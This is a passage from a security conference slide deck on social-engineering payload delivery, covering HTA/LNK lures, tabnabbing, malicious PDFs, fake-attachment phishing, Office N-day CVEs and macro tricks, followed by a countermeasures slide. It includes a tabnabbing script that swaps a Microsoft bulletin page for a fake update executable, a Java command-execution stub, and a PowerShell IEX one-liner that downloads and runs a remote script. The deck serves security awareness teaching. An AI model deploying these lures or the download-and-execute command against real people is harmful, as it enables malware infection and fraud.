
# HTA / LNK file (Cont.)

- Insight - LNK



# HTA / LNK file (Cont.)

- Victim screen





# Tabnabbing

- Insights

```
function exitpop()
{
    bkp = window.open("https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010", "_blank");
    setTimeout( function(){ bkp.location.href = "http://192.168.56.1/incident/KB3155520.exe"; }, 3000);
}
```

# Tabnabbing (Cont.)

- Victim screen



# Tabnabbing (Cont.)

- Victim screen

The screenshot shows a web browser displaying the Microsoft Security Bulletin MS17-010 page. The browser's address bar shows the URL <https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010>. The page title is "Microsoft Security Bulletin MS17-010 - Critical". A sidebar on the left lists various security bulletins, with MS17-010 selected. The main content area shows the details of the bulletin, including its publication date (March 14, 2017) and version (1.0). An "Executive Summary" section is visible, describing the vulnerabilities in Microsoft Windows. A Firefox download dialog box is overlaid on the page, titled "Opening KB3155520.exe". The dialog shows the file name "KB3155520.exe", its size (758 KB), and its source (http://192.168.56.1). The "What should Firefox do with this file?" section has "Open with Mono Runtime (Terminal) (default)" selected. The "Do this automatically for files like this from now on." checkbox is unchecked. The dialog has "Cancel" and "OK" buttons.

Microsoft Security Bulletin MS17-010 - Critical

Published: March 14, 2017

Version: 1.0

### Executive Summary

This security update resolves vulnerabilities in Microsoft Windows. The attacker sends specially crafted messages to a Microsoft Server Message Block (SMB) Server (4013389).

This security update is rated Critical for all supported releases of Microsoft Windows.

The security update addresses the vulnerabilities by correcting how SMB Server handles specially crafted messages.

For more information about the vulnerabilities, see the **Vulnerability Severity Ratings** section.

For more information about this update, see [Microsoft Knowledge Base Article 4013389](#).

### Affected Software and Vulnerability Severity Ratings

The following software versions or editions are affected. Versions or editions that are not listed are either past their support life cycle or are not affected. To determine the support life cycle for your software version or edition, see [Microsoft Support Lifecycle](#).

# PDF with malicious link

- Insights
  - Prepare jar and PDF file


```
root@Bhdresh:/tmp# cat doscmd.java
import java.io.*;

public class doscmd
{
    public static void main(String args[])
    {
        try
        {
            Process p=Runtime.getRuntime().exec("cmd /c calc.exe");
            p.waitFor();
            BufferedReader reader=new BufferedReader(new InputStreamReader(p.getInputStream()));
            String line=reader.readLine();
            while(line!=null)
            {
                System.out.println(line);
                line=reader.readLine();
            }
        }
        catch(IOException e1) {}
        catch(InterruptedException e2) {}

        System.out.println("Done");
    }
}
```


# PDF with malicious link (Cont.)

- Victim screen




# PDF with malicious link (Cont.)

- Victim screen




# PDF with malicious link (Cont.)

- Victim screen



# Fake attachment scam


- Insights
  - Add fake attachment image and update the hyperlink






# Fake attachment scam (Cont.)

- Insights
  - Send email to target




# Fake attachment scam (Cont.)

- Victim screen



# Password protected document

- Victim screen





# N-day attacks

- CVE-2017-0199
  - <https://github.com/bhdresh/CVE-2017-0199>
- CVE-2017-8759
  - <https://github.com/bhdresh/CVE-2017-8759>
- CVE-2017-11882
  - :)

# Macro twists

- Twists

- Remote ps1 (Fileless)

```
powershell.exe IEX (New-Object  
Net.WebClient).DownloadString("http://<ip_  
address>/full_path/script_name.ps1")
```

- Run macro on action

```
Private Sub CommandButton1_Click()
```

```
    Debugging
```

```
End Sub
```

# Countermeasures

- Disable DDE
  - <https://gist.github.com/wdormann/732bb88d9b5dd5a66c9f1e1498f31a1b>
- Disable Macro
- SPF, PTR, DKIM, DMARC records
- Enhance user awareness
- Patching
- Filtering egress and ingress traffic (URL filtering, Sandboxing, IPS, DNS Sinkholes, etc.)



# Github

- <https://github.com/bhdresh/SocialEngineeringPayloads>



# Q&A